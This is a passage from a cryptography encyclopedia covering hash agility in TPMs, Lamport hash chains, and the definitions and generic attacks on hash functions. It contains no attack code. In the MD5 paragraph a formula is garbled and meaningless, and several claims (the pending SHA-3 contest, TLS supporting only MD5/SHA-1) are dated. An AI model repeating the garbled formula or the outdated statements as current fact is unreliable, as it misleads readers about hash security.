Subramani K, Volanis G, Bidmeshki MM, Antonopoulos A, Makris Y (2019a) Trusted and secure design of analog/RF ICs: recent developments. In: IEEE International Symposium on On-Line Testing and Robust System Design (IOLTS), pp 125–128

Subramani KS, Antonopoulos A, Abotabl AA, Nosratinia A, Makris Y (2019b) Demonstrating and mitigating the risk of an FEC-based hardware trojan in wireless networks. IEEE Trans Inf Forensics Secur 14(10):2720–2734

Subramani KS, Antonopoulos A, Helal N, Nosratinia A, Makris Y (2020) Amplitude-modulating analog/RF hardware trojans in wireless networks: risks and remedies. IEEE Trans Inf Forensics Secur 15:3497–3510

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_541

Hash Agility

David Challener[18] ✉
(18) Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

✉ **David Challener**
Email: David.Challener@jhuapl.edu

Definition

In the broadest sense, Hash Agility refers to the ability of a program, algorithm, protocol, or device to use any of a group of cryptographic hash algorithms in performing its task. In a client server protocol, hash agility also requires that two (or more) entities be able to negotiate a hash algorithm or algorithms that satisfies both the security requirements of all entities and also the abilities of all entities (Kaliski 2002).

Background

Many of the popular Hash algorithms are susceptible to cryptanalytic attacks, especially MD 4 and 5 and SHA-1 (to a lesser degree) (Yin et al. 2005a, b). As a result, programs, protocols, and devices have been changed in order to use different (and hopefully more secure) hash algorithms. NIST is currently sponsoring a contest similar to the contest that resulted in AES to create the next secure hash algorithm. It is likely that when this new hash algorithm is selected that it will be adopted quickly. The contest is not due to be finished until 2012, so specifications and designs produced today are being created to be adaptable, so they can take advantage of the new hash algorithm without major changes.

Hash agility provides for backwards compatibility with programs that have been upgraded to the new hash algorithms in use, but often it provides an excuse for programs to not upgrade.

Theory and Applications

Protocols and Applications

- Transport Layer Security (TLS) (can use MD5 or SHA-1)
- Internet Protocol Security (IPsec) (can use MD5, SHA-1, SHA-256, SHA-384, and SHA-512)
- Secure Sockets Layer (SSL) (can use MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA512)
- Pretty Good Privacy (PGP) (can use MD5, RIPEMD-160, SHA-1, SHA-256, SHA-512)
- GPG (can use MD5, SHA-1, SHA-256, SHA-512)
- GnuPG (can use MD5, RIPEMD-160, SHA-1, SHA-256, SHA-512)
- Secure Shell (SSH) (can use MD5 or SHA-1, SHA-256, SHA-384, and SHA-512)
- Secure/Multipurpose Internet Mail Extensions (S/MIME) (can use MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA512)

Devices

Hardware devices are typically designed to support only a single hash algorithm. This is because silicon is expensive, and most software that talks to the hardware device is able to support multiple hash algorithms. The TPM 1.1b and 1.2 only support SHA-1. The Common Access Card used by the US Military only supports SHA-1. The new PIV-2 cards which replace the CAC cards will provide support for SHA-1/224 and 256. Syprus makes smartcards and USB sticks that can handle SHA-1/224/256/384/512.

TPMs and Hash Agility

The TPM Specifications 1.1b and 1.2 (Trusted Computing Group 2006) were written with SHA-1 ingrained throughout the structures and functions. When attacks on SHA-1 surfaced which could lead to collisions (the ability to find two inputs with the same output), there was immediate concern. Although there was no known way to exploit a collision attack against the

TPM specification, it is a known fact in cryptography that attacks only get worse.

Two implicit problems in the TPM were the SHA-1 dependent key structures and the SHA-1 extended Platform Control Registers (PCRs). The TPM uses 2048 bit RSA keys to store other 2048 bit RSA keys (using SHA-1 hashes for HMAC keys and integrity settings associated with the stored RSA key), and the PCRs are used to store measurements by extending them with SHA-1 into memory locations of 20 bytes. A less obvious problem occurs when one wants to develop a chain of trust for TPM operations.

Key Storage

The keys in the TPM specification are stored encrypted with 2048 bit RSA keys, known as Storage Keys. Normally a 2048 bit key does not have enough space to encrypt another 2048 bit key in a single encryption, but the specification gets around this by only storing one of the two primes in the encrypted blob, and attaching the public key (unencrypted) which includes the product of the two primes. Once the first prime is decrypted inside the TPM, a simple division is used from the public key to obtain the other prime. Because of structure tagging, this leaves 1008 bits or 124 bytes in which to store other information. However there is a lot of other information to store, including: Use authorization (20 bytes, corresponding to one SHA-1 hash), Migration authorization (another 20 bytes corresponding to a SHA-1 hash), Public Data Digest (another 20 bytes from a SHA-1 hash), Payload (1 byte), Random Number for OAEP (another 20 bytes). Other various things take up most of the remaining 40 bytes, but even without them, increasing the hash from 20 bytes to 32 byte (moving from SHA-1 to SHA-256) would exceed the available space.

It is clear that when the new TPM specification appears, key structures will have to change in order to accommodate larger hashes (Trusted Computing Group 2009). The specification is expected to be hash agile, that is, the specification will be written in such a way that it will be possible to be compliant to the specification while using any hash algorithm. Acceptable hash algorithms will be chosen by users of the specification. However such changes will likely be done in a way that allows maintaining of backwards compatibility (Trusted Computing Group 2006).

In order to allow for flexible algorithm use, it is likely this will require an additional, two step, asymmetric/symmetric means of encrypting keys

stored outside the TPM. This technique uses the asymmetric encryption to encrypt a symmetric key which in turn is used to encrypt the next key. Since symmetric encryption is not limited in space, any size hash will be usable.

Platform Control Registers

PCRs work by a process called extension. If data is extended into a PCR, the data in the PCR is replaced with Hash (old data/new data), where/means concatenation. This is a one way function, assuming the hash has not been broken. The 1.1b and 1.2 specification reserve 20 byte registers for use as PCRs (16 of them in 1.1b and 24 in 1.2). In order to be hash agile, this will have to change, although it is not clear what technique will be used.

Obvious problems that need to be solved include the size of registers set aside for the hash algorithm, whether multiple types of hashes can be used simultaneously in different registers, and how data extended into PCRs representative of a boot sequence may be simultaneously represented via different hash algorithms.

Certificate Chains

In the current TPM design, the chain of trust starts with a certificate for the TPM and for the platform on which the platform is attached. These two certificates are used to create a certificate for an Attestation Identity Key (AIK) which in turn is used to provide a certificate for other non-migratable keys on the platform. The AIK can also be used to attest to values of Platform Control Registers. In the 1.1 and 1.2 design of the TPM, the certificates are all implicitly created using SHA-1. In the future, when multiple hashes can be used, it becomes important that the hash algorithm used in the certificates be explicit, and also not be spoofable by using a weak hash algorithm to attest to the hash algorithm being used.

Cross-References

MD4-MD5
RIPEMD Family
SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)
TPM

Recommended Reading

Kaliski BS Jr (2002) On hash function firewalls in signature schemes. In: Preneel B (ed) Topics in Cryptology, LCNS, vol 2271, pp 1–16

NIST (2008a) Cryptographic hash project, December 2008. http://csrc.nist.gov/groups/ST/hash/index.html

NIST (2008b) Fips 180-3, October 2008. http://csrc.nist.gov/publications/fips/fips180-3/fips180-3_final.pdf

Schneier B (1996) Applied cryptography: protocols, algorithms, and source code in C, 2nd edn. Wiley, New York

Trusted Computing Group (2006) TPM main specification

Trusted Computing Group (2009) Features under consideration for TPM next, 2009.

Yin YL, Wang X, Yu H (2005a) Efficient collision search attacks on sha-0. In: Advances in cryptology–Crypto 2005, LCNS, vol 3621. Springer, Heidelberg

Yin YL, Wang X, Yu H (2005b) Finding collisions in the full sha-1. In: Advances in cryptology–Crypto 2005. Springer, Heidelberg

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_780

Hash Chain

Dwight Horne[19] ✉
(19) AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

✉ **Dwight Horne**
Email: rhorne@smu.edu

Synonyms

One-way chain; One-way hash chain

Definition

A hash chain is a sequence of values derived via consecutive applications of a cryptographic hash function to an initial input. Due to the properties of the hash function, it is relatively easy to calculate successive values in the chain; yet given a particular element of the chain, it is infeasible to determine the previous value.

Background

Leslie Lamport originally proposed the use of hash chains to provide a secure means of authentication using one-time passwords when the attacker is able to eavesdrop on communications (Lamport 1981). Haller later described a prototype authentication system for UNIX systems based on Lamport's scheme (Haller 1994). Researchers have subsequently identified a number of contexts in which hash chains are beneficial such as network routing, micro-payment schemes, and efficient authentication and key pre-

distribution schemes for wireless sensor networks (WSNs) or Internet of Things (IoT) devices.

Theory

The utility of the hash chain stems primarily from the following properties of the cryptographic hash function $H(x)$:

1. H accepts a variable size input and computes a fixed size output.

2. $H(x)$ is “easy” to compute.

3. It is computationally infeasible to invert $H(x)$ (e.g., it is a one-way function).

4. Given x and $H(x)$, it is computationally infeasible to find another value y such that $H(x) = H(y)$.

5. It is computationally infeasible to find any two values x and y such that $H(x) = H(y)$.

In the second property, “easy” is not often rigorously defined in the literature, but it may be thought of as polynomial-time in terms of computational complexity. Alternatively, in a practical sense, “easy” means that it should be feasible to produce efficient implementations in both software and hardware. This property is particularly important when used in power-constrained environments such as with applications of hash chains in wireless sensor networks. The third property is often referred to as the one-way property. It is essential that given an output y, one cannot feasibly find x such that $H(x) = y$. The fourth and fifth properties are often referred to as weak collision resistance and strong collision resistance, respectively.

A hash chain of n values can be denoted $H^n(x)$ where the ith value in the chain would be computed as $x_i = H(x_{i-1})$. Hence, if the initial password were x then

$$H^2(x) = H(x), H\left(H(x)\right)$$

$$H^3(x) = H(x), H\left(H(x)\right), H\left(H\left(H(x)\right)\right)$$

and so on. Note that, given a value in the chain x_i, one cannot feasibly determine the previous value x_{i-1} due to the properties of the hash function. However, if x_{i-1} were subsequently supplied then one may compute to verify that $H(x_{i-1}) = x_i$ and feel confident that the individual that supplied the value knows the hash chain and thus, the initial value or password.

Application

Lamport (1981) first proposed hash chains for use with computer system authentication. When used in the context of authentication, the values in the hash chain are supplied in reverse order as one-time passwords. Initially, the system can either compute the entire hash chain or it can be supplied with the last value in the chain, x_n. Note that the system need only remember the last successfully used password in this case.

For instance, suppose the user supplied y for the first login. To authenticate the user, the system would simply compute $H(y)$ to see if the result is equal to x_n. If so, the user correctly supplied the previous value in the hash chain (that is, $y = x_{n-1}$) and she has been authenticated. In this example, if an attacker were to intercept y or compromise the system to discover x_n, the attacker could not feasibly determine the next valid password (i.e., the previous value in the hash chain) due to the one-way property of the hash function. The collision resistance properties of the hash function are also essential for practical applications of hash chains. In the case of authentication, an attacker that knew the last-used password x_i, but did not know x_{i-1} or x, could supply another string z such that $H(z) = H(x_{i-1}) = x_i$ in the absence of collision resistance.

After Lamport's proposal of utilizing hash chains for computer system authentication, hash chains quickly became an important cryptographic primitive. Hash chains have subsequently been applied in a variety of contexts such as for micro-payments (Rivest and Shamir 1996), secure routing protocols (Hauser et al. 1997), certificate revocation in public key cryptosystems (Micali 1996), system event logs (Schneier and Kelsey 1998), multicast network traffic (Perrig et al. 2000), wireless sensor networks (Perrig et al. 2002), forward security and privacy protection with

Radio Frequency Identification (RFID) systems (Ohkubo et al. 2003), and efficient authentication with address resolution (Goyal and Tripathy 2005).

Open Problems and Future Directions

It is reasonable to expect continued exploration of the breadth of potential applications of hash chains with the proliferation of IoT devices, mobility, and ubiquitous connectivity. One challenge with the application of traditional hash chains as proposed by Lamport has been the finite nature of the chain. Consequently, researchers may continue to propose enhancements or extensions to the concept such as self-renewing or infinite hash chains with suitable properties for specific contexts. Additionally, identification of attacks on hash chain-based protocols, as well as the strengthening of system designs to resist attacks, will likely continue to be of research interest going forward. For instance, a fundamental assumption is the existence of a secure, cryptographic hash function. But functions once thought to be secure have been overcome by advances in computing speeds over time. Beyond the speedup of traditional computing devices, quantum computing also threatens to weaken hash-based protocols with Grover's search algorithm accomplishing quadratic speedup when applied to finding pre-images of a hash function (Grover 1996). To that end, the security of hash-based systems will rely in part on selection of secure, cryptographic hash algorithms as well as the use of adequate message digest lengths to counter advantages of quantum-enabled adversaries.

Cross-References

Challenge-Response Authentication
MASH Hash Functions (Modular Arithmetic Secure Hash)
One-Time Password
One-Way Function

References

Goyal V, Tripathy R (2005) An efficient solution to the ARP cache poisoning problem. In: Boyd C, Gonzalez Nieto JM (eds) Proceedings of the 10th Australian Conference on Information Security and

Privacy, published in Lecture Notes in Computer Science (LNCS), vol 3574. Springer, Berlin/Heidelberg, pp 40–51

Grover LK (1996) A fast quantum mechanical algorithm for database search. In: STOC ’96: proceedings of the twenty-eighth annual ACM symposium on theory of computing. ACM, pp 212–219

Haller N (1994) The S/KEY one-time password system. In: Proceedings of the symposium on network and distributed systems security, pp 151–157

Hauser R, Przygienda T, Tsudik G (1997) Reducing the cost of security in link-state routing. In: Proceedings of SNDSS’97: Internet Society 1997 symposium on network and distributed system security. IEEE, Washington, DC, pp 93–99

Lamport L (1981) Password authentication with insecure communication. Commun ACM 24(11):770–772
[MathSciNet]

Micali S (1996) Efficient certificate revocation. Technical report TM-542b, MIT Laboratory for Computer Science, Massachusetts Institute of Technology, Cambridge, MA

Ohkubo M, Suzuki K, Kinoshita S (2003) Cryptographic approach to “privacy-friendly” tags. In: RFID privacy workshop, vol 82

Perrig A, Canetti R, Song D, Tyger JD (2000) Efficient authentication and signing of multicast streams over lossy channels. In: Proceedings of the IEEE symposium on security and privacy (S&P) 2000. IEEE, pp 56–73

Perrig A, Szewczyk R, Tygar JD, Wen V, Culler DE (2002) SPINS: security protocols for sensor networks. Wirel Netw 8(5):521–534

Rivest RL, Shamir A (1996) PayWord and MicroMint: two simple micropayment schemes. In: International workshop on security protocols. Springer, Berlin/Heidelberg, pp 69–87

Schneier B, Kelsey J (1998) Cryptogaphic support for secure logs on untrusted machines. In: Proceedings of the 7th USENIX security symposium, vol 98. USENIX Press, pp 53–62

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_580

Hash Functions

Bart Preneel[20] ✉
(20) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Introduction

Cryptographic hash functions take input strings of arbitrary (or very large) length and map these to short fixed length output strings. The term *hash functions* originates from computer science, where it denotes a function that compresses a string of arbitrary length to a string of fixed length. Hash functions are used to allocate as uniformly as possible storage for the records of a file. For cryptographic applications, we distinguish between unkeyed and keyed hash functions. We consider here only cryptographic hash functions without a secret parameter or secret key; these are also known as *Manipulation Detection Codes* (or *MDCs*). An important class of keyed hash functions are MAC Algorithms, which are used for information authentication. They can reduce the authenticity of a large quantity of information to the secrecy and authenticity of a short secret key.

Unkeyed cryptographic hash functions or MDCs will in the remainder of this entry be called hash functions. These functions can also provide information authentication in a natural way: One replaces the protection of the authenticity of the original input string by the protection of the authenticity of the short hash result. A simple example of such a process is the communication of a large data file over an insecure channel. One can protect the authenticity of this data file by sending the hash result of the file

over an authenticated channel, e.g., by reading it over the phone or by sending it by regular mail or telefax.

The most common application of hash functions is in digital signatures: One will apply the signing algorithm to the hash result rather than to the original message; this brings both performance and security benefits. With hash functions, one can also compare two values without revealing them or without storing the reference value in the clear. The typical examples are passwords and passphrases: The verifier will store the image of the passphrase under a hash function; on receipt of the passphrase, it will apply the hash function and check whether the result is equal to this image. Hash functions can also be used to commit to a value without revealing it. The availability of efficient hash functions has resulted in their use as pseudorandom functions (for key derivation), and as building blocks for MAC algorithms (e.g., HMAC), block ciphers (e.g., Bear and Lion (Anderson and Biham 1996b) and Shacal (Handschuh et al. 2001)) and stream ciphers (e.g., SEAL). Finally, many results in cryptology rely on the random oracle model: Informally one assumes the existence of a random function that can be queried on arbitrary inputs to yield a random output. If one needs to instantiate a random oracle in practice, one typically uses a hash function.

DEFINITIONS: It will be assumed that the description of the hash function *h* is publicly known; one also requires that given the inputs, the computation of the hash result must be *efficient*.

One-Way Hash Function (OWHF)

The concept of one-way hash functions was introduced by Diffie and Hellman in 1976. The first informal definition was given by Merkle (1979, 1990a) and Rabin (1978).

Definition 1 A one-way hash function (OWHF) *is a function h satisfying the following conditions*:

1. *The argument X can be of arbitrary length and the result h(X) has a fixed length of n bits*.

2. *The hash function must be one-way in the sense that given a Y in the image of h, it is computationally infeasible to find a message X such*

that $h(X) = Y$ (preimage resistant) *and given X and $h(X)$ it is computationally infeasible to find a message $X' \neq X$ such that $h(X') = h(X)$* (second preimage resistant).

Typical values for the length n of the hash result are 64…128. A function that is preimage resistant is known as a one-way function (but preimage resistance is typically used for hash functions). It is clear that for permutations or injective functions, second preimage resistance is not relevant. Note that some authors call second preimage resistance as *weak collision resistance*. For some applications (e.g., Pseudorandom Function and MAC algorithms based on hash functions), a large part of the input of the hash function may be known, yet one requires that it is hard to recover the unknown part of the input. This property is known as *partial preimage resistance*.

Collision Resistant Hash Function (CRHF)

The importance of collision resistance for hash functions used in digital signature schemes was first pointed out by Yuval (1979). The first formal definition of a CRHF was given by Damgård (1988a, b). An informal definition was given by Merkle (1990a).

Definition 2 A collision resistant hash function (CRHF) *is a function h satisfying the following conditions*:

1. *The argument X can be of arbitrary length and the result $h(X)$ has a fixed length of n bits*.

2. *The hash function must be an OWHF*, i.e., *preimage resistance and second preimage resistant*.

3. *The hash function must be* collision resistant: *it is computationally infeasible to find two distinct messages that hash to the same result*.

Note that one finds in the literature also the terms *collision freeness* and *collision intractible*.

Relation Between Definitions

It is clear that finding a second preimage cannot be easier than finding a collision: Therefore, the second preimage condition in the definition of a CRHF seems redundant. However, establishing the exact relation between these conditions requires formal definitions. Under certain conditions, detailed in Rogaway and Shrimpton (2004), collision resistance implies both second preimage resistance and preimage resistance. A formalization of collision resistance requires a public parameter (also called a key), even if in practice one uses a fixed function. If such a parameter is also introduced for preimage and second preimage resistance, one has then the choice between randomizing the challenge (for the second preimage or preimage attack), the key, or both. The relationship between these definitions is studied by Rogaway and Shrimpton (2004). Earlier work on this topic can be found in Damgård (1990), Gibson (1990), Preneel (1993), Stinson (2001), and Zheng et al. (1990).

A universal one-way hash function (UOWHF) was defined by Naor and Yung (1990). It is a class of functions indexed by a public parameter (called a key), for which finding a second preimage is hard; the function instance (or parameter) is chosen after the challenge input, which means that finding collisions for a particular instance does not help an attacker. It corresponds to one of the cases considered by Rogaway and Shrimpton.

Simon (1998) provides a motivation to treat collision resistant hash functions as independent cryptographic primitives. He shows that no provable construction of a CRHF can exist based on a black-box one-way permutation, i.e., a one-way permutation treated as an oracle.

One may need other properties of hash functions: e.g., when hash functions are combined with a multiplicative digital signature scheme (e.g., the plain RSA digital signature standard (Rivest et al. 1978)), one requires that the hash function is not multiplicative, i.e., it should be hard to find inputs x, x', x'' such that $h(x) \cdot h(x') = h(x'')$ for some group operation "$\cdot$". See section Attacks Dependent on the Interaction with the Signature Scheme for an example and Anderson (1995) for a more extensive discussion on these aspects.

If one digitally signs a hash value of a message rather than the message itself, or if one uses a hash function to commit to a value, a CRHF hash

function is necessary. For other applications of hash functions, such as protecting passphrases, preimage resistance is sufficient.

Iterated Hash Functions Most practical hash functions are based on a compression function with fixed size input; they process every message block in a similar way. Lai and Massey call this an *iterated* hash function (Lai and Massey 1993). The input is first padded such that the length of the input is a multiple of the block length. Next, it is divided into t blocks X_1 through X_t. The hash result is then computed as follows:

$$\begin{aligned} H_0 &= IV \\ H_i &= f(X_i, H_{i-1}), \ i = 1, 2, \ldots t \\ h(X) &= g(H_t) \end{aligned}$$

Here *IV* is the abbreviation of *Initial Value*, H_i is called the *chaining variable*, the function f is called the *compression* function or *round* function, and the function g is called the *output transformation*. Most constructions used for g is the identity function. Two elements in this definition have an important influence on the security of a hash function: the choice of the padding rule and the choice of the *IV*. It is essential that the padding rule is unambiguous (i.e., there do not exist two messages that can be padded to the same padded message); at the end one should append the length of the message; and the *IV* should be defined as part of the description of the hash function (this is called MD-strengthening after Merkle (1990a) and Damgård (1990)).

A natural question can now be formulated: Which properties should be imposed on f to guarantee that h satisfies certain properties? Two partial answers have been found. The first result is by Lai and Massey (1993) and gives necessary and sufficient conditions for f in order to obtain an *ideally secure* hash function h.

Theorem 1 (Lai–Massey) *Assume that the padding contains the length of the input string, and that the message X* (*without padding*) *contains at least 2 blocks. Then finding a second preimage for h with a fixed IV requires* 2^n *operations if and only if finding a second preimage for f with arbitrarily chosen* H_{i-1} *requires* 2^n *operations.*

The fact that the condition is necessary follows from the following argument: If one can find a second preimage for f in 2^s operations (with $s < n$), one can find a second preimage for h in $2^{(n+s)/2+1}$ operations with a meet-in-the-middle attack (cf. section Meet-in-the-Middle Attack).

A second result by Damgård (1990) and independently by Merkle (1990a) states that for h to be a CRHF, it is sufficient that f is a collision resistant function.

Theorem 2 (Damgård–Merkle) *Let f be a collision resistant function mapping l to n bits* (*with* $l - n > 1$). *If an unambiguous padding rule is used, the following construction yields a CRHF*:

$$\begin{aligned} H_1 &= f\left(0^{n+1} \| X_1\right) \\ H_i &= f\left(H_{i-1} X_i\right), \quad for\, i = 2, 3, \ldots, t \end{aligned}$$

The construction can be improved slightly, and extended to the case where $l = n + 1$, at the cost of an additional assumption on f (see Damgård (1990) for details and Gibson's comment (Gibson 1990)). This variant, which is used in practice, avoids the prefixing of a zero or one bit. This construction can also extended to a tree, which allows for increased parallelism (Damgård 1990; Pal and Sarkar 2003).

Methods of Attack on Hash Functions A distinction is made between attacks that only depend on the size n in bits of the hash result attacks that depend on the black-box properties of the compression function and cryptanalytic attacks that exploit the detailed structure of the compression function.

The security of hash functions is heuristic; only in a few slow constructions, it can be reduced to a number theoretic problem. Therefore, it is recommended to be conservative in selecting a hash function: One should not use hash functions for which one can find "near" collisions or (second) preimages, or hash functions for which one can only find "randomly looking" collisions or (second) preimages. Such a property may not be a problem for most applications, but one can expect that attacks can be refined to create collisions or (second) preimages that satisfy additional constraints. It is also important to note that many attacks only impose constraints on the last one or two blocks of the input.

Black-Box Attacks on Hash Functions

These attacks depend only on the size n in bits of the hash result; they are independent of the specific details of the algorithm. It is assumed that the hash function behaves as a random function: If this is not the case this class of attacks will typically be more effective.

For attacks that require a limited memory size and not too many memory accesses, 2^{70} operations is considered to be on the edge of feasibility (in 2004). In view of the fact that the speed of computers is multiplied by 4 every 3 years (this is one of the formulations of Moore's law), 2^{80} operations is sufficient for the next 5–10 years, but it will be only marginally secure within 15 years. For applications that require protection for 20 years, one should try to design the scheme such that an attack requires at least 2^{90} operations. For a more detailed discussion of the cost of brute force attacks, refer the entry on Exhaustive Key Search.

Random (Second) Preimage Attack One selects a random message and hopes that a given hash result will be obtained. If the hash function has the required "random" behavior, the success probability equals $1/2^n$. This attack can be carried out off-line and in parallel. If t hash results can be attacked simultaneously, the work factor is divided by a factor t, but the storage requirement becomes t n-bit blocks. For example, if $t = 2^{n/2}$, on average $2^{n/2}$ attempts are required to hit one of the values. This linear degradation of security can be mitigated by parameterizing the hash function and changing the parameter (or salt) for every instance (Merkle 1979) (Preimage Resistance and Second Preimage Resistance).

Birthday Attack The birthday paradox states that for a group of 23 people, the probability that at least two people have a common birthday exceeds 1/2. Intuitively one expects that the probability is much lower. However, the number of pairs of people in such a group equals $23 \times 22/2 = 253$. This can be exploited to find collisions for a hash function in the following way: One generates r_1 variations on a bogus message and r_2 variations on a genuine message. The expected number of collisions equals $r_1 \cdot r_2/n$. The probability of finding a bogus message and a genuine message that hash to the same result is given by $1 - \exp(-r_1 \cdot r_2/2^n)$,

which is about 63% when $r = r_1 = r_2 = 2^{n/2}$. Finding the collision does not require r^2 operations: After sorting the data, which requires $O(r \log r)$ operations, the comparison is easy. This attack was first pointed out by Yuval (1979).

One can substantially reduce the memory requirements (and also the memory accesses) for collision search by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille (1990a). Van Oorschot and Wiener propose an efficient parallel variant of this algorithm (van Oorschot and Wiener 1999); with a 10 million US$ machine, collisions for MD5 (with $n = 128$) can be found in 21 days in 1994, which corresponds to 5 h in 2004. In order to make a collision search infeasible, n should be at least 160 bits; security for 15–20 years or more requires at least 180 bits.

Black-Box Attacks on the Compression Function

This class of attacks depends on some high-level properties of the compression function f. They are also known as chaining attacks, since they exploit the way in which multiple compression functions are combined.

Meet-in-the-Middle Attack This attack applies to hash functions for which the compression function f is easy to invert (see also Theorem 1). It is a variant of the birthday attack that allows to find a (second) preimage in time $2^{n/2}$ rather than 2^n. The opponent generates r_1 variations on the first part of a bogus message and r_2 variations on the last part. Starting from the initial value and going backward from the hash result, the probability for a matching intermediate variable is given by $1 - \exp(-r_1 \cdot r_2/2^n)$. The only restriction that applies to the meeting point is that it cannot be the first or last value of the chaining variable. The memory cost can be made negligible using a cycle finding algorithm (Quisquater and Delescaille 1990b). For more details, refer the entry Meet-in-the-Middle Attack.

A generalized meet-in-the-middle attack has been proposed by Coppersmith (1985) and Girault et al. (1988) to break p-fold iterated schemes, i.e., weak

schemes with more than one pass over the message as proposed by Davies and Price (1980).

Correcting-Block Attack This attack consists of substituting all blocks of the message except for one or more blocks. This attack often applies to the last block and is then called a correcting-last-block attack, but it can also apply to the first block or to some blocks in the middle. For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently one searches for one or more correcting blocks denoted with Y and Y', such that $h(X' \parallel Y') = h(X \parallel Y)$. A similar approach is taken for a (second) preimage attack. Hash functions based on algebraic structures are particularly vulnerable to this attack. Refer Correcting-Block Attack for more details.

Fixed Point Attack A fixed point for a compression f is a pair (H_{i-1}, X_i) that satisfies $f(X_i, H_{i-1}) = H_{i-1}$. If the chaining variable is equal to H_{i-1}, one can insert an arbitrary number of blocks equal to X_i without modifying the hash result. Producing collisions or a second preimage with this attack is only possible if the chaining variable can be made equal to H_{i-1}: This is the case if IV can be chosen equal to a specific value, or if a large number of fixed points can be constructed (e.g., if one can find an X_i for a significant fraction of H_{i-1}'s). This attack can be made more difficult by appending a block count or bit count and by fixing IV (MD-strengthening, refer section Iterated Hash Functions).

Attacks Dependent on the Internal Details of the Compression Function

Most cryptanalytical techniques that have been applied to block ciphers have a counterpart for hash functions. As an example, differential cryptanalysis has been shown to be a very effective attack tool on hash functions (Biham and Shamir 1993). Differential attacks of hash functions based on block ciphers have been studied in Preneel (1993) and Rijmen and Preneel (1995). Special cryptanalytic techniques have been invented by Dobbertin to cryptanalyze MD4, MD5, and the RIPEMD family (Dobbertin 1997, 1998a). For hash functions based on block ciphers, weaknesses of

block ciphers that may not be a problem for confidentiality protection can be problematic for hashing applications. For example, one needs to take into account the complementation property and fixed points (Moore and Simmons 1987) of DES, as well as the existence of weak keys (refer also the weak hash keys defined by Knudsen (1995)).

Attacks Dependent on the Interaction with the Signature Scheme

Signature schemes can be made more efficient and secure by compressing the information to be signed with a hash function and to sign the hash result. Even if the hash function is collision resistant, it might be possible to break the resulting signature scheme. This attack is then the consequence of an interaction between both schemes. In the known examples of such an interaction, both the hash function and the signature scheme have some multiplicative structure (Coppersmith's attack on X.509 Annex D (Coppersmith 1989), Correcting Block Attack).

A more subtle point is that problems can arise if the hash function and the digital signature scheme are not coupled. For example, given $h(X)$, with h a strong CRHF, one could try to find a value X' such that $h'(X') = h(X)$, where h' is a weak hash function, and then claim that the signer has signed X' with h' instead of X with h. This problem can be addressed to some extent by signing together with the hash result a unique hash identifier (e.g., as defined in ISO/IEC 10118 (2000)). However, Kaliski has pointed out that this approach has some limitations (Kaliski 2002). A simpler approach is to allow only one hash function for a given signature scheme (DSA (FIPS 186 1994) and SHA-1 (FIPS 180-1 1995)).

An Overview of Practical Hash Functions This section presents three types of hash functions: custom designed hash functions, hash functions based on a block cipher, and hash functions based on algebraic structures (modular arithmetic, knapsack, and lattice problems). It is important to be aware of the fact that many proposals have been broken; due to space limitations, it is not possible to include all proposals found in the literature and the attacks on them. For a more detailed discussion, the reader is referred to Preneel (2004).

Custom Designed Hash Functions

This section discusses a selection of custom designed hash functions, i.e., algorithms that have been designed for hashing operations. Most of these algorithms use the Davies–Meyer approach (cf. section Hash Functions Based on a Block Cipher): The compression function is a block cipher, keyed by the text input X_i; the plaintext is the value H_{i-1}, which is also added to the ciphertext (feedforward).

MD2 (Kaliski 1992) is a hash function with a 128-bit result that was published by Rivest in 1990. The algorithm is software oriented, but due to the byte structure it is not very fast on 32-bit machines. It inserts at the end a checksum byte (a weak hash function) of all the inputs. Rogier and Chauvaud have found collisions for a variant of MD2, that omits the checksum byte at the end (Rogier and Chauvaud 1997).

A much faster algorithm by the same designer is MD4 (Rivest 1991); it also dates back to 1990 and has a 128-bit result. It is defined for messages of shorter than 2^{64} bits. An important contribution of MD4 is that it has introduced innovative design principles; it was the first published cryptographic algorithm that made optimal use of logic operations and integer arithmetic on 32-bit processors. The compression function hashes a 128-bit chaining variable and a 512-bit message block to a 128-bit chaining variable. The algorithms derived from it (with improved strength) are often called the *MDx-family*. This family contains the most popular hash functions used today. Dobbertin has found collisions for MD4; his attack combines algebraic techniques and optimization techniques such as genetic algorithms (Dobbertin 1997, 1998a). It can be extended to result in "meaningful" collisions: The complete message (except for a few dozen bytes) is under complete control of the attacker. His attack also applies to the compression function of *extended MD4* (Rivest 1991), which consists of two loosely coupled instances of MD4. Later Dobbertin et al. showed that a reduced version of MD4 (2 rounds out of 3) is not preimage resistant (Dobbertin 1998b).

Following early attacks on MD4 by den Boer and Bosselaers (1992) and by Merkle, Rivest quickly proposed a strengthened version, namely MD5 (Rivest 1992). It was however shown by den Boer and Bosselaers (1994) that the compression function of MD5 is not collision resistant (but their

collisions are of the special form $f\left(H_{i-1},\, X_i\right) = f\left(H'_{i-1},\, X_i\right)$, which implies they have no direct impact on applications). Dobbertin has extended his attack on MD4 to yield collisions for the compression function of MD5, i.e., $Z_{20} = Z_{26} \setminus \{\mathrm{j}, \mathrm{k}, \mathrm{u}, \mathrm{w}, \mathrm{x}, \mathrm{y}\}$. , where he has some control over H_{i-1} (Dobbertin 1996). It is believed that it is feasible to extend this attack to collisions for MD5 itself (i.e., to take into account the *IV*).

HAVAL was proposed by Zheng et al. at Auscrypt'92 (Zheng et al. 1993); it consists of several variants (outputs length between 128 and 256 bits and 3, 4, or 5 rounds). The 3-round version was broken by Van Rompay et al. (2003) for all output lengths.

